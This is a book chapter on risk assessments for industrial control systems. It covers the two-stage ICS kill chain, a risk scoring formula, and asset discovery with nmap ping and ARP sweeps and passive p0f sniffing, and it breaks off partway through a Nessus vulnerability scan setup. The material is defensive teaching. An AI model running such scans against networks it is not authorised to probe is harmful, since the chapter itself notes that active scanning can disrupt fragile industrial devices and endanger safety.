15
Industrial Control System Risk Assessments

In this chapter, we are going to get into the details of **Industrial Control System** (**ICS**) risk assessments. We will start the chapter off with a short discussion of how objectives and approaches differ between **Information Technology** (**IT**) and ICS cyber attacks. After that, we will explore the different approaches and techniques behind IT system risk assessments before we look at the added complexity of conducting ICS-specific assessments. At the end of this chapter, you should have a good understanding of what is involved in conducting ICS-specific risk assessments.

We will cover the following topics in this chapter:

- Understanding the attack stages and ultimate objectives of ICS cyber attacks
- Risk assessments
- Asset identification
- System characterization

- Vulnerability identification
- Threat modeling
- Risk calculation
- Risk mitigation prioritization

Understanding the attack stages and ultimate objectives of ICS cyber attacks

If you remember from our short discussion on the kill chain in *Chapter 13*, *Threat Hunt Scenario 3 – Suspicious External Connections*, most ICS networks are not directly connected to the internet. For that reason, ICS attacks are often divided into two phases, as illustrated in the following figure:



Figure 15.1 – The two phases of the ICS cyber kill chain

Stage 1 involves gaining access to the ICS network in any way possible, which typically means gaining a foothold in the enterprise network and pivoting into the industrial network from there, being the two main objectives of the first stage of the ICS attack scenario. Stage 1 of the attack needs to be completed successfully before the second stage can begin. Stage 2 involves the ICS exploitation part of the attack, where activities necessary to achieve the ultimate attack objective are carried out. Attack objectives can include stealing sensitive data, disrupting production, or something more sinister such as causing physical damage to equipment. What all this means is that an ICS attack scenario can involve several attacks and corresponding objectives, depending on the stage the ICS attack is in. This scenario differs from a regular IT attack where the objective is achieved by completing stage 1 activities or is part of stage 1 activities. The following example illustrates this key difference between IT and OT/ICS cyberattacks:

> *A spear-phishing campaign targets the business users of VictimCorp Inc. to try to have them click on a malicious link that results in their PC being infected with a remote access trojan (a backdoor malware). Pivoting through the infected business system, the adversary scans the enterprise network for ICS workstations that could provide access to the ICS network. By exploiting a discovered vulnerability on an ICS workstation, the attacker gains access to the ICS network and starts attacking the turbine control to have it spin out of control and fail.*

In this example, the **stage 1 attack** is a spear-phishing campaign where the **objective of stage 1** is to gain access into VictimCorp's business network and pivot into the ICS network by means of a **secondary stage 1 attack** involving the engineering workstation. Once inside the ICS network, stage 2 of the ICS attack is carried out, with the **stage 2 attack** targeting the centrifuge controls. The **objective of stage 2** and the entire ICS attack is to get the centrifuge to fail.

Risk assessments

The business dictionary defines risk assessment as "*The identification, evaluation, and estimation of the levels of risks involved in a situation, their comparison against benchmarks or standards, and determination of an acceptable level of risk*." In other words, risk assessments are about discovering all the things that can go wrong in a certain situation, such as the setup of a system, and the likelihood that things will go wrong and what the impact will be when things do go wrong.

Given this explanation, let's look at a definition of risk. The authors of the book *Hacking exposed – Industrial Control Systems* gave one of the most complete descriptions of risk that I have encountered:

"Risk is the likelihood that a threat source will cause a threat event, by means of a threat vector, due to a potential vulnerability in a target, and what the resulting consequence and impact will be."

Let's look closer at this description:

- A **threat source** is the initiator of the exploit, the attacker or threat actor.
- A **threat event** is an act of exploiting a vulnerability, or an attack on the **system under consideration** (**SUC**).
- A **threat vector** is the avenue of attack or the delivery method of the exploit, such as using an infected thumb drive or using a phishing email to deliver a malicious payload.
- A **vulnerability** is a flaw in the SUC, such as a misconfigured service, an easily guessed password, or a buffer overflow programming error in an application.
- **Likelihood** is the chance of the vulnerability found becoming a threat event.
- A **target** is the SUC.
- A **consequence** is the direct result of a successful threat event, such as the crashing of a service or the installation of a malicious program.
- The **impact** is the effect on the operations, image, or financial welfare of the victim company.

So, a risk assessment will show you what vulnerabilities lurk in the SUC, what the chances are of these vulnerabilities being exploited, and what the results are for the system and the company that owns the system. The result of a risk assessment is a risk score for a discovered vulnerability. The score takes into consideration all the factors that define risk with the following equation:

$$risk = \frac{severity + (criticality * 2) + (likelihood * 2) + (impact * 2)}{4}$$

Let's look closer at this scoring equation:

- **Severity** is a number ranging from 0 to 10, given to the vulnerability by a service such as the **Common Vulnerability Scoring System** (**CVSS**). It provides an open framework for communicating the characteristics and impacts of IT vulnerabilities.
- **Criticality** is a number between 1 and 5 that reflects the importance of the SUC to the overall process.
- **Likelihood** is a number between 1 and 5 reflecting the chances of the vulnerability becoming a successful threat event, or, in other words, the chances that the vulnerability will be successfully exploited.
- **Impact** is a number between 1 and 5 that reflects the financial impact to the company in the case of a compromise or failure of this system, the associated damage to the image of the company, the potential impact on the environment, and the associated risk to employee and public health and safety.

As IT and **Operation Technology** (**OT**) budgets aren't unlimited, mitigation efforts need to be concentrated on the areas that cover the most risk for the efforts and money spent. To that end, assigning scoring values to these four risk factors should be done in a comparative way. The complete (production) process should be kept in mind when assessing individual systems and the vulnerabilities within those systems. The better the correlative scoring, the more actionable that scoring becomes so that mitigation efforts can be better targeted, and the better the **return of investment** (**ROI**) on cybersecurity spending is.

If we look at the individual risk scoring factors, the following three factors are straightforward to determine:

- **Severity** is a set number, assigned by a scoring algorithm used by services such as the CVSS – `https://nvd.nist.gov/vuln-metrics/cvss`.
- **Criticality** is the resulting score of assessing the importance of the SUC within the overall process.
- **Impact** is a combination of system recovery cost, cost associated with environmental impact, cost related to employee and public health and safety, and cost related to public relations efforts, in the case of a compromise. Combining those costs, a total cost of compromise is calculated, which when correlated to all the other systems within the process creates an actionable score.

There is a lot of difference in the quality of risk assessments when it comes to the calculation of the **likelihood**. The likelihood score gives insight into the chances that the discovered vulnerability will be exploited and cause a threat event. This is where the different parts and methods of a risk assessment come into play. From a high-level perspective, the following three sets of activities should take place in a risk assessment:



Figure 15.2 – Risk assessment activities

Let's look at asset identification and system characterization:

- These activities involve the discovery of all the assets of the SUC, determining their **criticality** and the asset value, which is used for **impact** calculation.
- The outcome of this step is a list of potential targets.

Now let's look at vulnerability identification and threat modeling:

- This step involves discovering any potential vulnerabilities within the discovered assets and their associated CVSS scores for the **severity** calculation.
- This step involves using thread modeling techniques to add threat vectors, threat events, threat sources, and threat events information.
- This step also assesses the **likelihood** and consequence of a compromise.
- The outcome of this step will be a listing of risk scenarios, made relevant and actionable for the SUC.

Finally, there's risk calculation and mitigation:

- This step involves assessing the **total impact** of a threat event for each discovered target's vulnerability.
- Combining all the discovered information, this step calculates the risk score.
- The outcome of this step will be an actionable risk scoring per vulnerability that helps strategize remediation efforts.

> **Note**
> Where does a gap analysis fit into all this? A gap analysis is often mistaken for a risk assessment; a gap analysis only looks for all the mitigation controls in place for the SUC. It then compares those controls to some predefined list of recommended controls. The difference between the two is the discovered gaps. A gap analysis doesn't take any likelihood, impact, or severity calculation into account. It just shows whether the system is using generally recommended mitigation controls. Gap analyses are often used to comply with regulatory requirements. They do not add any real security. A gap analysis should be part of a risk assessment; it should not be considered the risk assessment.

Let's run through an example of risk assessment next.

Asset identification and system characterization

For the following example risk assessment exercise, we will be using a single subnet environment. The first task at hand will be to identify all assets that are part of the SUC (the target environment).

Asset identification

The asset identification process will typically start with the reviewing of existing documentation such as IP and asset lists, software and hardware inventory documentation, and asset management systems in order to compile a list of assets and their IP addresses. The objective here is to find all the assets of the SUC. If performed cautiously and during production downtime, the discovery of additional assets or verification of assets found with decimation review can be accomplished with network scanning tools, by running ping sweeps and ARP scans. To illustrate these two scan methods, consider the following scan example, performed with our trusted friend **NMAP**. The following NMAP command will run a **ping sweep** (`-sP`) of the `172.20.7.0/24` subnet, which comes down to sending an ICMP PING request to the range of addresses we specified:

```
# nmap -sP 172.20.7.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-06-04 15:54
Eastern Daylight Time
Nmap scan report for 172.20.7.67
Host is up (0.042s latency).
MAC Address: 70:1A:05:E2:83:D0 (Liteon Technology)
Nmap scan report for 172.20.7.94
Host is up (0.64s latency).
MAC Address: A0:91:63:D5:CB:47 (LG Electronics (Mobile
Communications))
Nmap scan report for 172.20.7.120
Host is up (0.074s latency).
MAC Address: CC:20:A8:62:48:2E (Apple)
Nmap scan report for 172.20.7.61
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 11.09
seconds
```

Additionally, or alternatively, we can conduct an **Address Resolution Protocol** (**ARP**) scan to discover hosts on the network. The ARP protocol is the mechanism of switched networks to resolve a **Media Access Control** (**MAC**) address – the hardware address of a **Network Interface Card** (**NIC**) of a network device – from an IP address. An ARP scan will request the MAC address for every IP address that we specify in the scan options. Because a system that wants to communicate over a switched network must respond to MAC address requests, ARP scans can reveal hosts that are configured to not respond to the ping request. The drawback of using ARP is that it is not routable; you can only scan a local subnet. We run an ARP scan by specifying the `-PR` flag in NMAP:

```
# nmap -PR 172.20.7.0/24

Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-04 16:02
Eastern Daylight Time
Nmap scan report for 172.20.7.67
Host is up (0.052s latency).
MAC Address70:1A:05:E2:83:D0 (Liteon Technology)
Nmap scan report for 172.20.7.94
Host is up (0.0020s latency).
MAC Address: A0:91:63:D5:CB:47 (LG Electronics (Mobile
Communications))
Nmap scan report for 172.20.7.120
Host is up (0.45s latency).
MAC Address: CC:20:A8:62:48:2E (Apple)
Nmap scan report for 172.20.7.61
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 14.49
seconds
```

If we are interested in only showing discovered IP addresses from the scan, we can filter out just the IP addresses by piping the NMAP results through `awk` as shown in the following snippet (`awk` is a domain-specific language designed for text processing and is typically used as a data extraction and reporting tool and is a standard feature of most Unix/Linux OSes):

```
# nmap -sP 172.20.7.0/24 -oG - | awk '/Up$/{print $2}'
172.20.7.67
172.20.7.94
172.20.7.120
172.20.7.61
```

Looking at the command, we run an NMAP ping sweep scan (`nmap -sP`) with the output displayed as a greppable string (`-oG -`) and pipe the results (`|`) into `awk`, which will display only the results of IP addresses that are up (`awk'/Up$/{print $2}'`). Additionally, we could redirect (`>`) the output of this command into a file, so we keep a record of all the IP addresses we found for later use:

```
# nmap -sP 172.20.7.0/24 -oG - | awk '/Up$/{print $2}' > .\
host-ips.txt
# cat .\host-ips.txt
172.20.7.67
172.20.7.94
172.20.7.120
172.20.7.61
```

Although have run many of these scans on a variety of industrial networks and have never seen any serious issues resulting from doing so, I am still going to caution you to be very careful when performing network scans in the ICS environment. Devices on OT or ICS networks are often more sensitive to active scanning techniques. Some older devices can buckle from a single ping packet and many OT devices will suffer performance degradation when more intense port scanning is performed on the network. Compounding the issue is the fact that the uptime requirements for OT/ICS network and attached devices are many times higher than for regular IT networks. Where on a regular IT network it is okay to restart a **Domain Name Service** (**DNS**) or **Dynamic Host Configuration Protocol** (**DHCP**) server, on OT networks this kind of action can be disastrous. Processes relying on and running over OT networks often include many devices, and most of the time if one of those devices fails, the entire process fails. To make things worse, ICS failures often result in safety-related incidents, and lives might be on the line in certain situations.

For these reasons, it is not recommended to do any type of active scanning on live or in-production OT/ICS networks. Instead, passive scanning techniques and tools should be considered. One such tool is `p0f` (`https://lcamtuf.coredump.cx/p0f3/`). `p0f` does not send out any traffic onto the network it sits on but instead uses network packet capturing (sniffing) technology to discover live systems on the network. `p0f` is only as effective as the traffic it sees, so if it cannot capture packets sent from a system, it will not report on the system. The following is an example output from the `p0f` command, piped through `awk` to filter out IP addresses only:

```
# p0f -i eth0 | awk '/-\[/{print $0}'
.-[ 192.168.142.133/48252 -> 172.217.11.3/443 (syn) ]-
.-[ 192.168.142.133/48252 -> 172.217.11.3/443 (mtu) ]-
.-[ 192.168.142.133/48252 -> 172.217.11.3/443 (syn+ack) ]-
.-[ 192.168.142.133/48252 -> 172.217.11.3/443 (mtu) ]-
.-[ 192.168.142.133/54620 -> 157.56.148.23/443 (syn) ]-
.-[ 192.168.142.133/54620 -> 157.56.148.23/443 (mtu) ]-
.-[ 192.168.142.133/54620 -> 157.56.148.23/443 (uptime) ]-
.-[ 192.168.142.133/54620 -> 157.56.148.23/443 (syn+ack) ]-
```

> **Note**
>
> The preceding example only shows a single IP because that is the only one on the network segment that this computer is attached to.

On modern, switched networks that by default do not propagate or broadcast every packet to every device on the network, passive tools such as `p0f` will need a configured **SPAN/MIRROR** port on a switch to see all network packets passing through that switch. The switch will send a copy of relevant network traffic to the SPAN/MIRROR port for the purpose of packet capturing (sniffing) the technology tools used, such as `p0f`. We discussed SPAN/MIRROR ports in *Chapter 6, Passive Security Monitoring*.

Having gone over network drawings, IP lists, asset tracking system databases, and active and passive scanning for live network-connected devices, we should end up with a list of IP addresses (**targets**) and details such as the make, model, firmware, OS, and software details for each discovered asset on the ICS network. Asset details can be discovered for document review, asset examination, or interviews with asset owners.

This list will be used to lead the rest of the risk assessment process. All of the following activities will involve the discovered targets.

The following figure gives an example of an assets list with IP address, OS/firmware/software versions and revisions, and device details:

Asset IP	Device Type	OS/Firmware and Revision	Notes
192.168.1.100	Siemens S7-400 PLC	S7 CPU 414-3 PN/DP v6.1	Boiler System – production line west
192.168.1.110	MicroLogix PLC	MicroLogix 1100 v17.0	Conveyor system east to west
192.168.1.120	MicroLogix PLC	MicroLogix 1100 v17.0	HVAC main building
192.168.1.123	AD domain controller	Windows Server 2012 R2	ICS domain controller
192.168.1.125	Operator workstation HMI	Windows XP SP 3	Operator interface, process control west line
192.168.1.200	Engineering workstation	Windows 7 x64 SP1	Siemens control engineering workstation
192.168.1.222	Historian server	Windows Server 2008 R2 SP1	Plant-wide historian data collection server

Figure 15.3 – ICS assets list with details and notes

> **Note**
>
> Creating a comma-separated list with only the IP addresses makes for a handy import in most automated scanning tools later in the process.

Now that we have discovered our assets of concern, we will continue with the characterization of the system they are part of.

System characterization

Now that we have a list of target assets, we need to characterize the discovered assets, identify the systems they belong to, and identify functional aspects such as installed software and any subsystems that might be present. We also need to evaluate the importance of the asset or system to the overall process and other characterizing details such as when maintenance was last performed or when the last system failure was – anything that will help the risk assessment in evaluating the impact and likelihood of the asset or system being compromised or failing.

During this process, it helps to think of issues such as the time it would take to rebuild a system from scratch and the effect on upstream or downstream equipment in the case of system or asset failure. Figuring out the maximum acceptable time for a system to be down before the entire process must be stopped (known as the **recovery time objective or RTO**) helps as well. In the end, we need to get a clear understanding of the function and importance of the asset or system in the overall (production) process.

The data that needs to be gathered during these activities comes from asset owner interviews, documentation review, round table exercises with production and engineering personnel, and discussions with supervisors and managers of the production line.

After characterizing the activities, the following is the updated asset list for the chapter's example assessment:

Asset IP	Device Type	OS/Firmware and Revision	Notes	Installed/Enabled Software	Upstream dependencies	Downstream dependencies	Recovery Time Objective
192.168.1.100	Siemens S7-400 PLC	S7 CPU 414-3 PN/DP v6.1	Boiler system – production line west	-	Electrical subsystem, water supply	Entire plant	1 hour
192.168.1.110	MicroLogix PLC	MicroLogix 1100 v17.0	Conveyor system east to west	-	Production line – east	Production line – west	1 day
192.168.1.120	MicroLogix PLC	MicroLogix 1100 v17.0	HVAC main building	-	Electrical subsystem, boiler system	Entire plant	2 days
192.168.1.123	AD domain controller	Windows Server 2012 R2	ICS domain controller	AD services, PowerShell	-	-	7 days
192.168.1.125	Operator workstation HMI	Windows XP SP 3	Operator interface, process control west line	WinCC, PowerShell	-	Production line - West	1 hour
192.168.1.200	Engineering workstation	Windows 7 x64 SP1	Siemens control engineering workstation	Simatic step 7v5.5, PowerShell	-	-	7 days
192.168.1.222	Historian server	Windows Server 2008 R2 SP1	Plant-wide historian data collection server	OSIsoft PI historian system, PowerShell	-	-	4 hours

Figure 15.4 – Asset list with characterizations added

With our assets identified and systems characterized, it is time to start looking for any flaws in their setup.

Vulnerability identification and threat modeling

The next step in the risk assessment process is aimed at finding all relevant vulnerabilities and associated threats for the list of IP addresses that was created in the previous step. This step uses threat modeling to accomplish this. Threat modeling is the process of turning threat information into actionable threat intelligence by means of threat events and risk scenarios. It is the process of collecting threat information about threat sources along with their motivations, capabilities, and activities. Threat information is general details on threats (**Indicators of Compromise – IoCs**) taken from online sources such as **US-CERT** (`https://us-cert.cisa.gov/`), CVE (`https://www.cvedetails.com/`), and **NIST** feeds (`https://csrc.nist.gov/publications/detail/itl-bulletin/2017/05/cyber-threat-intelligence-and-information-sharing/final`).

Threat intelligence is general threat information that is correlated and processed in a way that means it becomes of operational value to the organization and SUC it was gathered for. Threat intelligence has actionable value to a company because the non-relevant threats and information are stripped and eliminated. The threat modeling process will cut out non-relevant information and, when done correctly, will help provide a more streamlined and efficient mitigation process later in the assessment process, giving a better return on investment for cybersecurity spending. At a high level, threat modeling will correlate up-to-date threat information with the vulnerabilities discovered for the list of targets found in the previous step.

The activities in this step can be divided as follows:

1. Discover vulnerabilities in the SUC.
2. Gather information on discovered vulnerabilities.
3. Conceptualize threat events.
4. Create risk scenarios.

Discovering vulnerabilities

The first activity in this step is discovering all the vulnerabilities that are lurking in the SUC. There are two main methods in accomplishing this task, comparison and scanning. The comparison method takes all the running software, firmware, and OS versions and compares those to online vulnerability databases, searching for known vulnerabilities. Some resources to find vulnerabilities include the following:

- `https://nvd.nist.gov`
- `https://cve.mitre.org`
- `https://us-cert.cisa.gov/ics`
- `http://www.securityfocus.com`
- `http://www.exploit-db.com`

It must be said that this method is very labor-intensive but carries little to no risk to the ICS network as no network packets need to be sent and no other traffic needs to be added to the ICS network to gather the information. The second method involves running a vulnerability scan with an automated scanning tool such as **Nessus** (`https://www.tenable.com/products/nessus/nessus-professional`) or **OpenVAS** (`http://www.openvas.org/`). The scanning method is faster and much less labor-intensive but will introduce lots of traffic to the ICS network and, depending on the type of scan, can have negative effects on ICS devices.

With the potential of adverse effects on ICS equipment, it is advised to run any type of active scanning on a test setup or an approximation of the ICS network. If you are lucky enough to have a test environment or a development setup in your ICS environment, scanning and probing should be performed in that environment. Most of the time, such a network setup will not be present, and an approximation must be created. This involves taking a sample of every model, type, and firmware and software revision that runs on the production network and getting a spare or extra setup on a test network. OSes and certain network devices can be virtualized; ICS devices such as controllers and HMIs might be found in the spares room of the plant. This will effectively create a duplicate of the production network that can be tested, probed, scanned, and interrogated at will.

This way, you can take a production network like the one shown here:



Figure 15.5 – ICS network to be replicated

And you can approximate it with a test network like this:



Figure 15.6 – ICS network approximation – allows safe testing and probing

Let's look at the steps involved in performing a Nessus scan. Follow these instructions to scan your (lab) environment with the free version of the Nessus vulnerability scanner:

1. To follow along with the exercise, you will need to install the latest Kali Linux version of the Nessus scanner, downloaded from `https://www.tenable.com/downloads/nessus?loginAttempted=true`, and sign up for a free (**Nessus Essentials**) license from `https://www.tenable.com/products/nessus/activation-code`.
2. Once the **Nessus scanner** package is downloaded, open a terminal on the Kali Linux VM and run the following command:

```
root@KVM01010101:~/Downloads# dpkg -i Nessus-6.10.8-
debian6_amd64.deb
Selecting previously unselected package nessus.
(Reading database ... 339085 files and directories
currently installed.)
Preparing to unpack Nessus-6.10.8-debian6_amd64.deb ...
Unpacking nessus (6.10.8) ...
```

```
Setting up nessus (6.10.8) ...
Unpacking Nessus Core Components...
nessusd (Nessus) 6.10.8 [build M20096] for Linux
Copyright (C) 1998 - 2016 Tenable Network Security, Inc

Processing the Nessus plugins...
[##################################################]

All plugins loaded (1sec)

 - You can start Nessus by typing /etc/init.d/nessusd
start
 - Then go to https://KVM01010101:8834/ to configure your
scanner

Processing triggers for systemd (232-25) ...
```

3. This will install the Nessus scanner and take care of any additional requirements and dependencies. Once the scanner is done installing, run the following command, as indicated by the installer, to finalize the installation and start the Nessus scanner service:

```
root@KVM01010101:~/Downloads# service nessusd start
```

4. With the scanner service running, open Firefox and navigate to the indicated URL (note that the URL might be different for your setup):

   `https://<IP ADDRESS OF KALI>:8834/`

5. As part of the initial setup, Nessus will guide you through the process of licensing the scanner and setting up an administrative user (choose something memorable). Next, the initial setup process will download updated scanner plugins and direct you to the initial scanner page:



Figure 15.7 – Nessus scan – initial scanner page

6. At this point, we can create a new scan. The lab network we will be scanning as part of this exercise is a mixture of Windows servers and workstations, Linux workstations, and ICS devices such as PLCs and HMIs. After clicking on the **New Scan** button in the top left of the **Scans** page, we get an overview of scan types (**Scan Library**). Select the basic network scan as the scanner template that we will use:



Figure 15.8 – Nessus scan – basic network scan

7. The next screen requires us to enter some basic information as a name for the new scan, where to store it, and what targets to scan:

